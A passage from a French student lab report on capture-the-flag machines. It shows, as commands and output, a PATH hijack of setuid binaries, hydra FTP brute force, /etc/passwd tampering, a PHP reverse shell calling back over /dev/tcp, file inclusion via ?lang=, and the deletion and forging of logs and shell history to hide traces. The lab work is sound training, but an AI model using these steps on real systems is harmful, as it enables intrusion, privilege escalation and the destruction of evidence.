> Comme je n'ai pas la permission de faire un "cat flag.txt" pour avoir le troisième flag, pour contrer celà, j'ai créer un script que j'ai mis dans le dossier "/tmp" qui va copier et lire le fichier "flag.txt", je lui ai donner des droits d'exécution pour qu'il devient exécutable et j'ai changé l'environnement pour prioriser le dossier "/tmp" :

```
simon@rt002:/$ echo '#!/bin/sh' > /tmp/message
simon@rt002:/$ echo 'cat /root/flag.txt' >> /tmp/message
simon@rt002:/$ chmod +x /tmp/message
simon@rt002:/$ PATH=/tmp:$PATH /usr/local/bin/read_message
What is your name?
^C
```

> Enfin, avec la commande python utilisée ci-dessous, je vais créer une chaîne de caractères pour gérer le programme "read_message" et donc injecter le code malveillant que j'ai créé ci-dessus pour voir le contenu du fichier "flag.txt". Nous avons donc retourner le troisième flag :

```
simon@rt002:/$ python3 -c 'print("Simon" + "S"*14 +
"/tmp/message\0")' | /usr/local/bin/read_message
What is your name?
```

```
Hello SimonSSSSSSSSSSSSS/tmp/message! Here is your message:

You did it! Congratulations, here's the final flag:
flag3{das_bof_meister}
```

Effacement des traces

Le fichier pour contourner la vérification

```
simon@rt002:/$ cd tmp
simon@rt002:/tmp$ rm message
```

Les fichiers logs

```
simon@rt002:~$ rm /var/log/auth.log
rm: remove write-protected regular file '/var/log/auth.log'?
```

L'historique des commandes

```
simon@rt002:~$ history -c && history -w
```

MACHINE 3 (rt003v1.0)

> Pour cette machine, j'ai fait un scanner du réseau pour avoir l'adresse IP de la machine cible et j'ai pu avoir les ports ouverts aussi avec la commande "nmap" :

```
└─$ sudo nmap -sS  192.168.56.0/24
Nmap scan report for 192.168.56.136
Host is up (0.00014s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: DU2C
```

```
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 08:00:27:6A:69:2A (Oracle VirtualBox virtual NIC)
```

> Je remarque donc que le port 80 est ouvert, donc j'ai entrer l'adresse IP de la machine ciblée dans l'URL de mon navigateur :

> Je remarque qu'il y a une image dans le corps de la page et que dans l'en-tête il y a ceci :

> J'en ai déduit que cela peut être un indice qui correspondrait au nom de la machine ou d'un utilisateur. Cette indice est aussi visible dans le "nmap" dans la section "http-title".

> Après celà, sur ma machine Kali Linux, j'ai tenté d'avoir le mot de passe de la machine avec "du2c" en utilisant la commande "hydra" qui permet de cracker les mots de passe avec une liste inscrite. J'ai donc utilisé la liste de mot de passe "rockyou" qui est déjà installée dans ma Kali Linux, et j'ai essayé la méthode "tac" qui permet d'effectuer deux

attaques simultanées sur le serveur FTP ouvert sur la machine, ce qui me permet d'augmenter mes chances de réussites pour avoir le mot de passe. L'inconvénient, c'est que celà prend un temps :

```
┌──(root㉿kali)-[~]
└─# tac /usr/share/wordlists/rockyou.txt >
/usr/share/wordlists/rockyou_reversed.txt
```

```
──(root㉿kali)-[~]
└─# hydra -l du2c -P /usr/share/wordlists/rockyou.txt -t 4
ftp://192.168.56.136 & \
hydra -l du2c -P /usr/share/wordlists/rockyou_reversed.txt -t 4
ftp://192.168.56.136
```

> En faisant ces commandes, j'ai pu avoir le mot de passe de la machine qui est "superman13" :

```
┌──(root㉿kali)-[~]
└─# hydra -l du2c -P /usr/share/wordlists/rockyou.txt -t
hydra -l du2c -P /usr/share/wordlists/rockyou_reversed.t

[1] 3503
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak -ons, or
for illegal purposes (this is non-binding, these

Hydra (https://github.com/vanhauser-thc/thc-hydra) start
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak -ons, or
for illegal purposes (this is non-binding, these

Hydra (https://github.com/vanhauser-thc/thc-hydra) start
[DATA] max 4 tasks per 1 server, overall 4 tasks, 143443
[DATA] attacking ftp://192.168.56.136:21/
[DATA] max 4 tasks per 1 server, overall 4 tasks, 143443
[DATA] attacking ftp://192.168.56.136:21/
[DATA] attacking ftp://192.168.56.136:21/
[21][ftp] host: 192.168.56.136   login: du2c   password:
superman13
```

> Maintenant que j'ai mot de passe, je vais tenter de me connecter via le serveur FTP de la machine pour peut être trouvé un flag :

```
┌──(root㉿kali)-[/]
└─# ftp 192.168.56.136
Connected to 192.168.56.136.
220 (vsFTPd 3.0.3)
Name (192.168.56.136:kali): du2c
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||29166|)
150 Here comes the directory listing.
-rw-------    1 1000     1000           33 Jun 06  2021 flag.txt
```

> En entrant dans la machine en utilisant le serveur FTP ouvert, j'ai pu me connecter avec les identifiants que j'ai trouvés grâce à la commande "hydra". J'ai fait un "ls" pour lister les fichiers et j'ai trouvé le premier flag. Pour l'ouvrir, j'ai utilisé un "get flag.txt" pour le télécharger et inspecter avec "cat flag.txt" :

```
ftp> get flag.txt
local: flag.txt remote: flag.txt
229 Entering Extended Passive Mode (|||48507|)
150 Opening BINARY mode data connection for flag.txt (33 bytes).
100%
|***********************************************************************
*****|    33        22.67 KiB/s    00:00 ETA
226 Transfer complete.
33 bytes received in 00:00 (16.91 KiB/s)
```

```
┌──(root㉿kali)-[/home/kali]
└─# cat flag.txt
```

```
765234e7defcd106aea0353976a60006
```


> Pour trouver l'autre flag, j'ai remarqué qu'en faisant la commande "cd .." je pouvais naviguer dans l'arborescence facilement, sauf dans le dossier "/root" qui contiendrait potentiellement le dernier flag. Je me suis donc rendu dans le dossier "/etc" pour récupérer les fichiers "passwd" et "group" pour modifier afin que je puisse entrer en étant root sur la machine :

```
ftp> cd etc/
550 Failed to change directory.
ftp> cd /et
550 Failed to change directory.
ftp> cd /etc
250 Directory successfully changed.
ftp> get passwd
local: passwd remote: passwd
229 Entering Extended Passive Mode (|||6671|)
150 Opening BINARY mode data connection for passwd (1443 bytes).
100%
|***********************************************************
*****|  1443       28.66 MiB/s    00:00 ETA
226 Transfer complete.
1443 bytes received in 00:00 (3.40 MiB/s)
ftp> get group
local: group remote: group
229 Entering Extended Passive Mode (|||61376|)
150 Opening BINARY mode data connection for group (699 bytes).
100%
|***********************************************************
*****|   699        5.74 MiB/s    00:00 ETA
226 Transfer complete.
699 bytes received in 00:00 (1.20 MiB/s)
```


> Avant de faire les modifications, j'ai dupliqué les deux fichiers pour plus tard effacer mes traces.

> Après avoir récupéré les fichiers, je vais les modifier sur ma machine Kali Linux et ensuite je vais utiliser la commande “put [group/passwd]” dans le serveur FTP dans le dossier “/etc” pour changer les fichiers que je viens de modifier.

> Pour le fichier “passwd” j’ai modifier cette ligne “du2c:x:0:0:root:/home/du2c:/bin/bash” :



> Pour le fichier “group” j’ai modifier cette ligne “root:x:0:du2c” :




> Maintenant que les fichiers sont modifiés, je vais utiliser la commande “put” pour ajouter les modifications dans la machine grâce au serveur FTP :

```
ftp> put passwd
local: passwd remote: passwd
229 Entering Extended Passive Mode (|||22480|)
150 Ok to send data.
100%
|***********************************************************************
*****|  1438       40.33 MiB/s    00:00 ETA
226 Transfer complete.
1438 bytes sent in 00:00 (3.00 MiB/s)
ftp> put group
local: group remote: group
229 Entering Extended Passive Mode (|||63529|)
150 Ok to send data.
100%
|***********************************************************************
*****|  1438       40.33 MiB/s    00:00 ETA
226 Transfer complete.
1438 bytes sent in 00:00 (3.00 MiB/s)
```

> Je vais redémarrer la machine pour que les modifications soient prises. Et maintenant, soit je peux entrer directement sur la machine cible en entrant les identifiants pour avoir le flag comme ci-dessous :

```
rt003 login: du2c
Password:
Last login: Sun Jun  6 06:43:50 EDT 2021 on tty1
Linux rt003 4.19.0-10-amd64 #1 SMP Debian 4.19.132-1 (2020-07-24) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@rt003:~# ls
flag.txt
root@rt003:~# cat flag.txt
765234e7defcd106aea0353976a60006
```

> Soit je créer un code reverse shell sur ma machine Kali “reverse.php” pour entrer en root sur la machine si je n’ai pas l’accès manuellement :





```
<?php
exec('/bin/bash -c "bash -i >& /dev/tcp/192.168.56.132/5555
0>&1"');
?>
```

> Ensuite, j'ajoute le fichier reverse shell dans le dossier "/var/www/html" pour l'exécuter dans l'URL de mon navigateur, en modifiant les droits du fichier reverse shell pour qu"il soit exécutable avec "chmod" :

```
ftp> cd /var/www/html
250 Directory successfully changed.
ftp> put reverse.php
local: reverse.php remote: reverse.php
229 Entering Extended Passive Mode (|||33683|)
150 Ok to send data.
100%
|***********************************************************************
*****|    78        2.18 MiB/s    00:00 ETA
226 Transfer complete.
78 bytes sent in 00:00 (136.50 KiB/s)
ftp> chmod 777 reverse.php
200 SITE CHMOD command ok.
```

> Utilisation de la commande netcat pour écouter le port 5555 et exécution du fichier reverse shell dans l'URL (*"nc -lvnp 5555"*) :



> Maintenant, je vais entrer en tant que “du2c” pour récupérer le flag qui peut se trouver dans le dossier “/root” :

```
www-data@rt003:/var/www/html$ su du2c
su du2c
Password: superman13
cd /root
ls
flag.txt
cat flag.txt
44adc832d115b7957c82440f79c8d201
```


Effacement des traces

Le fichier reverse shell

> Pour mieux visualiser le prompt, j’ai exécuter cette commande ci-dessous :

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

> Pour supprimer le fichier, j’ai utilisé la commande “rm reverse.php” dans le dossier “/var/www/html” :



Le fichier logs

> Comme je suis en root, j'ai vider le fichier log "auth.log" et je l'ai remplacer par des logs en filtrant les sorties de SSH :

```
echo " " > /var/log/auth.log
cat /var/log/syslog | grep 'sshd' > /var/log/auth.log
```

Les droits changés

> Pour celà, comme j'avais fait une copie des des fichiers "passwd" et "group", j'ai recopié les mêmes droits dans les fichiers copiés et j'ai exécuter la commande "put passwd" et "put group" dans le serveur FTP de la machine pour changer celà.

L'historique des commandes

```
root@rt003:~$ history -c && history -w
```

MACHINE 4 (rt004v1.1)

> Pour cette machine, l'adresse IP n'était pas "donnée", donc j'ai scanné le réseau pour savoir quelle machine était présente dans le réseau :

```
—$ nmap -sn 192.168.56.0/24
Nmap scan report for 192.168.56.132
Host is up (0.00042s latency).
Nmap scan report for 192.168.56.133
Host is up (0.00044s latency).
```

> Puis j'ai fait un "nmap" pour analyser les ports activés et ses vulnérabilités.

```
┌──(kali㉿kali)-[~]
└─$ nmap -A 192.168.56.133
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxrwxrwx    2 0        0            4096 Nov 24 17:34 pub
[NSE: writeable]
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.56.132
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol
2.0)
| ssh-hostkey:
|   2048 06:1b:a3:92:83:a5:7a:15:bd:40:6e:0c:8d:98:27:7b (RSA)
|   256 cb:38:83:26:1a:9f:d3:5d:d3:fe:9b:a1:d3:bc:ab:2c (ECDSA)
|_  256 65:54:fc:2d:12:ac:e1:84:78:3e:00:23:fb:e4:c9:ee (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Apache2 Debian Default Page: It works
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

> En scannant la machine cible, j'ai remarqué qu'il y a les ports "21" qui est ouvert pour le service ftp où le login "anonymous" est autorisé, ce qui me permet de me connecter au service en anonyme, le port "22" pour ssh qui est aussi ouvert ainsi que le port "80" pour le HTTP, qui me

permettra plus tard d'exécuter dans l'URL le fichier que je vais déposer dans le dossier ftp.

> Maintenant, je vais déposer le fichier reverse shell qui me permettra de me connecter plus tard en utilisant la commande "netcat".
> Pour cela, je me rends dans le dossier "pub", j'ai exécuté la commande "cd pub" :

```
ftp> cd pub
250 Directory successfully changed.
```

> Pour ajouter le fichier reverse shell dans le dossier "pub" où je suis autorisé à déposer des fichiers, j'ai fait la commande "put [nomdufichier.php]" pour ajouter le fichier :

```
ftp> put reverse.php
local: reverse.php remote: reverse.php
229 Entering Extended Passive Mode (|||60834|)
150 Ok to send data.
100%
|***********************************************************
*****|    57        1.64 MiB/s    00:00 ETA
226 Transfer complete.
57 bytes sent in 00:00 (89.92 KiB/s)
```

> Pour avoir le code du fichier contenant le reverse shell, je l'ai installer via le site pentestmonkey (https://hackviser.com/tactics/pentesting/services/ftp) avec la commande "wget" :
"**wget https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php -O shell.php**"

> Maintenant que le fichier reverse shell est déposé dans le dossier "pub". Pour exécuter le fichier, je peux entrer le chemin qui mène vers le fichier dans l'URL, sauf que cette méthode ne fonctionnait pas. Donc

avec la commande “gobuster” j’ai analysé les dossiers, fichiers qu’il y aurait dans le serveur pour peut être ensuite les utiliser :

```
└─$ gobuster dir -u http://192.168.56.133 -w
/usr/share/wordlists/dirb/common.txt

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.133
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 279]
/.htaccess            (Status: 403) [Size: 279]
/.hta                 (Status: 403) [Size: 279]
/index.html           (Status: 200) [Size: 10701]
/manual               (Status: 301) [Size: 317] [-->
http://192.168.56.133/manual/]
/robots.txt           (Status: 200) [Size: 161]
/server-status        (Status: 403) [Size: 279]
```


> Avec cette commande, j’ai pu avoir les fichiers qui se trouvaient dans la machine. J’ai donc entré dans l’URL de mon navigateur “192.168.56.133/robots.txt” pour en savoir plus, si il y a des indices qui me permettront d’exécuter mon code reverse shell.

> Sur la page, un message indiquait que seuls les robots pouvaient lire la page. J’ai donc changé mon User-Agent pour voir si celà était la solution, car généralement ce message pousse à réaliser cette méthode.

> Pour changer mon user-agent, j'ai utilisé la commande curl qui va changer l'user-agent en un "bot" :

```
┌──(kali㉿kali)-[~]
└─$ curl -A "Googlebot/2.1 (+http://www.google.com/bot.html)"
http://192.168.56.106/robots.txt

User-agent:
Disallow: /765234e7defcd106aea0353976a60006/
```

> Celà m'a donc donné un chemin vers une autre page, j'ai collé la sortie de "Disallow" dans l'URL pour voir si un autre indice est présent :



DNS Zone Transfer Attack

english français spanish

ATTENTION : Il faut traduire cette page avant de la mettre en ligne !! DNS Zone transfer is the process where a DNS server passes a copy of part of it's database (which is called a "zone") to another DNS server. It's how you can have more than one DNS server able to answer queries about a particular zone; there is a Master DNS server, and one or more Slave DNS servers, and the slaves ask the master for a copy of the records for that zone. A basic DNS Zone Transfer Attack isn't very fancy: you just pretend you are a slave and ask the master for a copy of the zone records. And it sends you them; DNS is one of those really old-school Internet protocols that was designed when everyone on the Internet literally knew everyone else's name and address, and so servers trusted each other implicitly. It's worth stopping zone transfer attacks, as a copy of your DNS zone may reveal a lot of topological information about your internal network. In particular, if someone plans to subvert your DNS, by poisoning or spoofing it, for example, they'll find having a copy of the real data very useful. So best practice is to restrict Zone transfers. At the bare minimum, you tell the master what the IP addresses of the slaves are and not to transfer to anyone else. In more sophisticated set-ups, you sign the transfers. So the more sophisticated zone transfer attacks try and get round these controls.

> Sur cette page, en cliquant sur "français" pour avoir la traduction, un texte dit qu'il faut traduire la page avant de la mettre en ligne. Celà est donc un indice. J'ai donc regardé l'URL pour vérifier la syntaxe du chemin. J'ai remarqué qu'avec "lang", je peux l'utiliser pour mettre le chemin qui mène vers mon code reverse shell (faire une inclusion de fichier). L'indice m'a donc permis de savoir qu'il fallait utiliser la vulnérabilité de "?lang=".

> Sur ma machine Kali qui me permet d'attaquer, j'ai utilisé la commande netcat pour écouter le port que j'ai précisé dans mon code reverse shell (ici 5555") .

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 3000
```

> Puis j'ai donc entrer dans l'url le chemin vers le fichier reverse shell

http://192.168.56.133/765234e7defcd106aea0353976a60006/?lang=/var/ftp/pub/reverse.php

> Celà a donc exécuté mon code reverse shell et sur ma machine Kali, je suis entré dans la machine en tant qu'utilisateur.

> Sur la machine, pour avoir un prompt pour voir quel utilisateur je suis j'ai utilisé cette commande :

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@rt004:/$
```

> Je remarque que je suis l'utilisateur "www-data".
> Maintenant, pour avoir le premier flag, j'ai fait un "ls" qui va lister les fichiers présents dans l'arborescence où je suis :

```
www-data@rt004:/$ ls
ls
bin   home            lib32       media  root  sys  vmlinuz
boot  initrd.img      lib64       mnt    run   tmp  vmlinuz.old
dev   initrd.img.old  libx32      opt    sbin  usr
etc   lib             lost+found  proc   srv   var
```

> Pour avoir le premier flag, je me suis rendu dans "/var/www".

```
www-data@rt004:/$ cd var
www-data@rt004:/var$ ls
ls
backups  cache  ftp  lib  local  lock  log  mail  opt  run  spool
tmp  www

www-data@rt004:/var$ cd www
```

```
cd www

www-data@rt004:/var/www$ ls
ls
firstflag.txt  html
```

> J'ai fait un cat pour voir le contenu du premier flag :

```
www-data@rt004:/var/www$ cat firstflag.txt
cat firstflag.txt
4b3c7495e378e85ff02f5e45ee0d7d19
```

> Maintenant que le premier flag est trouvé, place au deuxième flag.
> Pour cela, en inspectant chaque dossier je suis tombé sur un dossier "tom" dans le "home" de la machine :

```
www-data@rt004:/$ cd home
cd home
www-data@rt004:/home$ ls
ls
tom
www-data@rt004:/home$ cd tom
cd tom
www-data@rt004:/home/tom$ ls
ls
Desktop    Downloads  Pictures  Templates  adminshell
Documents  Music      Public    Videos     adminshell.c
```

> En faisant un "ls"" je remarque qu'il y a un fichier nommé "adminshell". Pour voir le contenu du fichier j'ai fait un "cat adminshell" :

> De même pour l'autre fichier "cat adminshell.c" :

```
www-data@rt004:/home/tom$ cat adminshell.c
cat adminshell.c
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>

int main() {

    printf("checking if you are tom ... \n");
    FILE* f = popen("whoami", "r");

    char user[80];
    fgets(user, 80, f);

    printf("you are: %s\n", user);
    //printf("your euid is: %i\n", geteuid());

    if (strncmp(user, "tom", 3) == 0) {
        printf("access granted.\n");
        setuid(geteuid());
        execlp("sh", "sh", (char *) 0);
    }
}
```

> Le fichier "adminshell" a l'air d'être un fichier exécutable. Et le fichier "adminshell.c" m'a permis de savoir comment l'exécutable fonctionne. Si

le programme remarque que je ne suis pas l'user "tom" en exécutant, il ne donne pas l'accès "root" par déduction.
> Pour contrer celà j'ai fait un "ls -l" pour voir les droit du fichier "adminshell" :

```
www-data@rt004:/home/tom$ ls -l adminshell
ls -l adminshell
-rwsr-xr-x 1 root root 16976 Feb  8  2020 adminshell
www-data@rt004:/home/tom$

www-data@rt004:/home/tom$ ./adminshell
./adminshell
checking if you are tom ...
you are: www-data
```

> Le fichier a le bit SUID (rws) qui est présent, celà signifie qu'une escalade de privilège est possible. Pour celà, j'ai créer un fichier "whoami" qui sera dans le dossier "tmp" qui va modifier l'environnement de manière à tromper le programme et donc de retourner "tom" lors de l'exécution :

```
echo -e '#!/bin/bash\necho tom' > /tmp/whoami
```

> Je me suis rendu dans le dossier "tmp" pour vérifier si le fichier "whoami" a bien été créer, et j'ai ensuite changer les droits en éxecutable avec la commande "chmod" :

```
chmod +x /tmp/whoami
```

```
www-data@rt004:/home/tom$ cd /tmp
cd /tmp
www-data@rt004:/tmp$ ls
ls
whoami
www-data@rt004:/tmp$ chmod +x /tmp/whoami
chmod +x /tmp/whoami
```

> Ensuite, j'ai donc changer l'environnement avec cette commande :

```
export PATH=/tmp:$PATH
```

> Enfin, je me suis rendu dans le dossier “tom” pour lancer le programme avec la commande “./adminshell” :

```
www-data@rt004:/home/tom$ ./adminshell
./adminshell
checking if you are tom...
you are: tom

access granted.
```

> Je suis donc maintenant l’user “tom”.
> En faisant la commande “whoami”, je remarque donc que je suis l’user “tom” mais aussi “root” :

```
# whoami
whoami
root
```

> Je me suis donc rendu dans le dossier “root” pour vérifier si le flag est présent en faisant un “cd root” puis “ls” :

```
# cd root
cd root
# ls
ls
flag.txt
```

> Le deuxième flag est donc bien dans le dossier “root” :

```
# cat flag.txt
cat flag.txt
766b8a80810b0535cbe37e9ea3e457db
```

Effacement des traces

Le fichier pour activer le reverse shell

> Il faut effacer le fichier reverse shell avec la commande “rm -f reverse.php” qui se trouve dans le dossier “pub” en utilisant la commande “cd var/ftp/pub” :

```
# cd var/ftp/pub
cd var/ftp/pub
```

```
# ls
ls
reverse.php
```

```
# rm -f reverse.php
```

Le fichier pour détourner le SUID

```
# cd tmp
cd tmp
# ls
ls
whoami
# rm -f whoami
rm -f whoami
```

L'historique des commandes de l'utilisateur courant (ici root)

```
# rm -f ~/.bash_history
rm -f ~/.bash_history
```

CONCLUSION

> Pour conclure, dans ce TP, j'ai appris à utiliser différentes techniques, comme l'analyse réseau, le craquage de mots de passe, l'exploitation de failles ou encore l'escalade de privilèges, qui soulignent l'importance de renforcer la sécurité des systèmes face à des menaces comme celà. J'ai également analysé l'importance des méthodes d'effacement de traces, qui est une chose nécessaire de surveiller, supprimer et de sécuriser efficacement les journaux et les accès systèmes en tant qu'attaquant.

ANNEXE

Sigle/Acronyme	Définition
IP	Internet Protocol
Nmap	Network Mapper
SSH	Secure Shell
RSA	Algorithme de cryptographie

SUID	Set User ID
FTP	File Transfer Protocol
HTTP	HyperText Transfer Protocol
MAC	Media Access Control
URL	Uniform Resource Locator
DNS	Domain Name System
PATH	Variable d'environnement qui contient les chemins d'accès vers les programmes exécutables
PHP	Hypertext Preprocessor
Netcat (nc)	Outil permettant de lire des connexions réseau
JSON	JavaScript Object Notation